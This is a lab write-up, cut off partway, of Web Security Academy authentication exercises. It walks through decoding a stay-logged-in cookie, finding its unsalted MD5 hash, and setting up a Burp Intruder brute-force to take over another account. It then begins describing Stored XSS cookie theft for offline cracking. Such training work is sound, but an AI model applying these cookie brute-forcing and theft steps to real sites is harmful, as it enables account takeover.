Introduction
Authentication vulnerabilities are among the most common weaknesses in modern web applications. This report documents two practical scenarios from Web Security Academy: brute-forcing an insecure persistent login cookie and performing offline password cracking after stealing authentication data.
The lab demonstrates how weak session design, predictable cookie formats, outdated hashing algorithms, and Stored XSS can be chained together to compromise user accounts.
Lab Objectives
Part I — Brute-forcing a Stay-Logged-In Cookie
The first part focuses on a persistent login feature that stores predictable authentication information in a cookie.
1. Exploring the Application Interface and Features

Access the assigned Web Security Academy lab environment to identify the login flow and the persistent login mechanism known as “Stay logged in”. The homepage displays a public blog application before authentication.
2. Analyzing the Login Request and Generated Cookie

Log in using the provided valid account wiener:peter and enable the “Stay logged in” option. This allows the generated persistent session cookie to be captured and analyzed.
3. Intercepting the Request with Burp Suite

Use Burp Suite Proxy to capture the HTTP request and response after a successful login. In HTTP history, inspect the GET /my-account?id=wiener request. The request contains a suspicious cookie named stay-logged-in with the encoded value d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw.
4. Decoding the Cookie Format

Use Burp Suite Decoder to decode the Base64 value. The decoded result is wiener:51dc30ddc473d43a6011e9bba6ca770, showing that the cookie follows the structure [username]:[password hash].
5. Identifying the Hash Algorithm

Submit the hash value after the colon to the hash-identifier tool on Kali Linux. The tool indicates that the password hash is likely MD5.
6. Configuring the Brute-force Attack with Burp Intruder

Send the request to Burp Intruder and configure a Sniper attack. Set the payload position at the value of the stay-logged-in cookie. The payload processing chain applies the password list, prefixes each password with carlos:, hashes the password part using MD5, and Base64-encodes the final cookie value.
7. Analyzing the Intruder Attack Results

Run the Intruder attack and inspect the response status and length. Request number 52 shows a clear difference, with a response length of 3450 compared to 173 for failed attempts, and a 200 OK status code.
8. Confirming Account Takeover in the Browser

Apply the valid session cookie in the browser. The application switches to Carlos’s account, and the lab displays the solved status.
Security Analysis
The vulnerability exists because the application places predictable authentication data directly in a client-side cookie. The cookie can be decoded from Base64 and reveals a username combined with an unsalted MD5 password hash. Since MD5 is fast and unsalted, an attacker can generate candidate cookie values and brute-force them until a valid session is accepted by the server.
Part II — Offline Password Cracking
The second part chains Stored XSS with weak password storage. The attacker steals a cookie, decodes it, extracts an MD5 hash, cracks it offline, and then logs in as the victim.

1. Accessing the Offline Password Cracking Lab
Start the second lab, which focuses on offline password cracking combined with XSS-based cookie theft. The lab provides an Exploit Server that can receive leaked data.
2. Logging in and Inspecting Session Storage
